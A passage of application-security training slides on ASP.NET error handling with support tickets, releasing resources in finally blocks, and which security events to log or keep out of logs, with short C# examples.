- Data passing between the error handler and the error page by using the HttpContext.Items collection.
- More specific error information in your error handlers.
- Transfer status code is 200 OK (no redirect)
- Confuses automated attacks.

Error Handling strategy

- The error handler performs logging and generates a ticket.
- When the user contacts support, the ticket is used as a reference
- Example:

```
void Application_Error(object sender, EventArgs e)
  {   // Log the error and generate a support ticket for the client
        Context.Items["ticket"] = Guid.NewGuid().ToString();
    Server.Transfer("ErrorPageWithTicket.aspx");
  }
```

- Ticket is accessed using the current request's Items collection
- *Example:*

```
protected void Page_Load(object sender, EventArgs e)
  {
    // Retrieve ticket and show to the user.
    string ticket = (string)Context.Items["ticket"];
    _litTicket.Text = ticket;
  }
```

Releasing resources and good housekeeping

- Use the finally method, guaranteed to always be called
- Can be used to release resources referenced by the method that threw the exception
- An example:
  - a method gained a database connection from a pool of connections
  - an exception occurred without finally
  - the connection object shall not be returned to the pool
  - can lead to pool exhaustion.
- finally() is called even if no exception is thrown

Unit: Security Logging

AppSec Application security labs

Unit Agenda:

- .NET logging technologies
- Events you should log
- Events you should **not** log
- Integration with exception management

AppSec Application security labs

Importance of Logging

- Security logs capture the security-related events within an application.
  - Closely related to your error handling strategy
- They help detect security violations and flaws in the application
  - Who did what and when?
- Help re-construct user activities for forensic analysis.
- The events to log and the level of detail are key challenges in designing the logging system.

AppSec Application security labs

.NET Logging technologies

- ASP.NET trace and System.Diagnostics.Trace
- Windows event log
- Performance Monitor
- Windows Management Instrumentation (WMI)
- Other technologies
  - Event Tracing for Windows
  - Common Log File System

Example - Event Log

- Writing an event using EventLog.WriteEntry
  - Most popular logging mechanism
  - Example:

```
EventLog.WriteEntry("Accounting Application",message, type,id);
```

- Creating an Event Source
  - Can only be done by an administrator
  - any account can access it
  - Example

```
EventLog.CreateEventSource("Web service1", "App1");
```

Events you should log

- Account management activity
  - Addition and deletion of user accounts
  - Successful and failed logon/logoff events
  - Password changes
  - Changes in security attributes
  - User account suspensions and reactivations
  - Administrative password resets

Events you should log

- Changes to configuration settings
  - Change to critical functional settings:
    - Interest rates
    - Service charges
    - Grace period
  - System parameters:
    - Max. no. of concurrent connections per user
    - Password length

Events you should log

- Logging system level events
  - Changes to cryptographic keys
  - Startup/stops of application processes
  - Abnormal application exits
  - Failed database connection attempts
  - Attempts to modify critical registry keys
  - Login/logoff for Maintenance
  - Failed integrity checks for application data, executables and audit log

Do not log any sensitive data

- User Credentials
- Social Security number or other identifying information
- Credit card numbers or other financial information
- Health information
- Private keys or other data that could be used to decrypt encrypted information
- System or application information that can be used to more effectively attack the application

Combine it with your exception management strategy

```
protected void Application_Error(Object sender, EventArgs e)
{
        LogException(Server.GetLastError().GetBaseException());
}
```

Summary

- Security should be done at every layer
- You should follow security best practices – it will lead to automatic problem solving
- Don't invent your own security solutions
- You should first understand the threat before trying to mitigate it.

Questions?


Thank you!
AppSec
Application security